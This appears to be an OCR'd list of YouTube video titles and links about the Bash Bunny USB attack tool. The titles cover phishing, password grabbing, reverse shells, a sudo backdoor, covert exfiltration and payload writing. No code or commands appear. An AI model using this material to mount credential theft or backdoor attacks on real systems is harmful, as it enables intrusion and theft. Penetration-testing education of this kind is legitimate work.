
Bash Bunny Phishing Attack with Hamsters

https://youtu.be/TYR2a2XoK3A

Password Grabber Bash Bunny Payload

`https://youtu.be/LtqsKftRFiw`

Operating System Detection with the Bash Bunny




https://youtu.be/A6Wq7KcUOo8

Bash Bunny Extensions

https://youtu.be/GHZCqCESxTw

Reverse Shells on Linux with Bash Bunny




https://youtu.be/JlGSuQ21Vt8

Bash Bunny Payload - Sudo Bashdoor on Linux

https://youtu.be/KbXazzp8QZQ

Bash Bunny Payload - 1990's Prank



https://youtu.be/Ei6YhehET3Y

Bash Bunny Dev - Behind the Scenes

https://youtu.be/J33mkvdKR5U

Concealed Exfiltration - Pocket Network Attacks with the Bash Bunny

https://youtu.be/VPhqD__lOBQ

How to write Bash Bunny payloads and contribute on GitHub

https://youtu.be/H6z9BXevsZg